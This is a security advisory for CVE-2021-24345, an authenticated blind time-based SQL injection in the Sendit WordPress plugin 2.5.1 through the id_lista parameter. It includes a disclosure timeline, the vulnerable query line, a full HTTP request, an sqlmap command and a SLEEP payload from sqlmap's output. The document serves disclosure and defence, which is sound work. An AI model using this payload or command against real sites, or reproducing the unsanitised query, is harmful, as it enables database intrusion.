Wp Plugin Sendit

Plugin Details

Plugin Name: wp-plugin : sendit
Effected Version : 2.5.1 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24345
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- April 28, 2021: Issue Identified and Disclosed to WPScan
- April 29, 2021 : Plugin Closed
- May 24, 2021 : CVE Assigned
- May 27, 2021 : Public Disclosure

Technical Details

The page lists-management available to Administrator user does not sanitise, validate or escape the id_lista POST parameter before using it in SQL statement, therefore leading to Blind SQL Injection.


Vulnerable File: `admin-core.php`

Vulnerable Code: admin-core.php#L110

```
110: $ins= $wpdb->query("delete from $table_liste where id_lista = $_POST[id_lista]");
```

SQL Injection Type: Blind Time based SQL Injection

PoC Screenshot



Exploit

Vulnerable Request

```
POST /wp-admin/admin.php?page=lists-management HTTP/1.1
Host: 172.28.128.50
Content-Length: 18
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.28.128.50
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=lists-management&delete=1&id_lista=2
Accept-Language: en-US,en;q=0.9
Cookie: spf-last-metabox-tab-12-_sptp_generator=_sptp_generator_1; spf-last-metabox-tab-14-_sptp_generator=_sptp_generator_1;
Connection: close
```

```
id_lista=1&com=DEL
```

SQlmap command

```
sqlmap -r sendit.req --dbms mysql --current-user --current-db -b -p id_lista --batch
```

SQLMap Output

```
sqlmap identified the following injection point(s) with a total of 61 HTTP(s) requests:
---
Parameter: id_lista (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id_lista=1 AND (SELECT 7326 FROM (SELECT(SLEEP(5)))GNOx)&com=DEL
```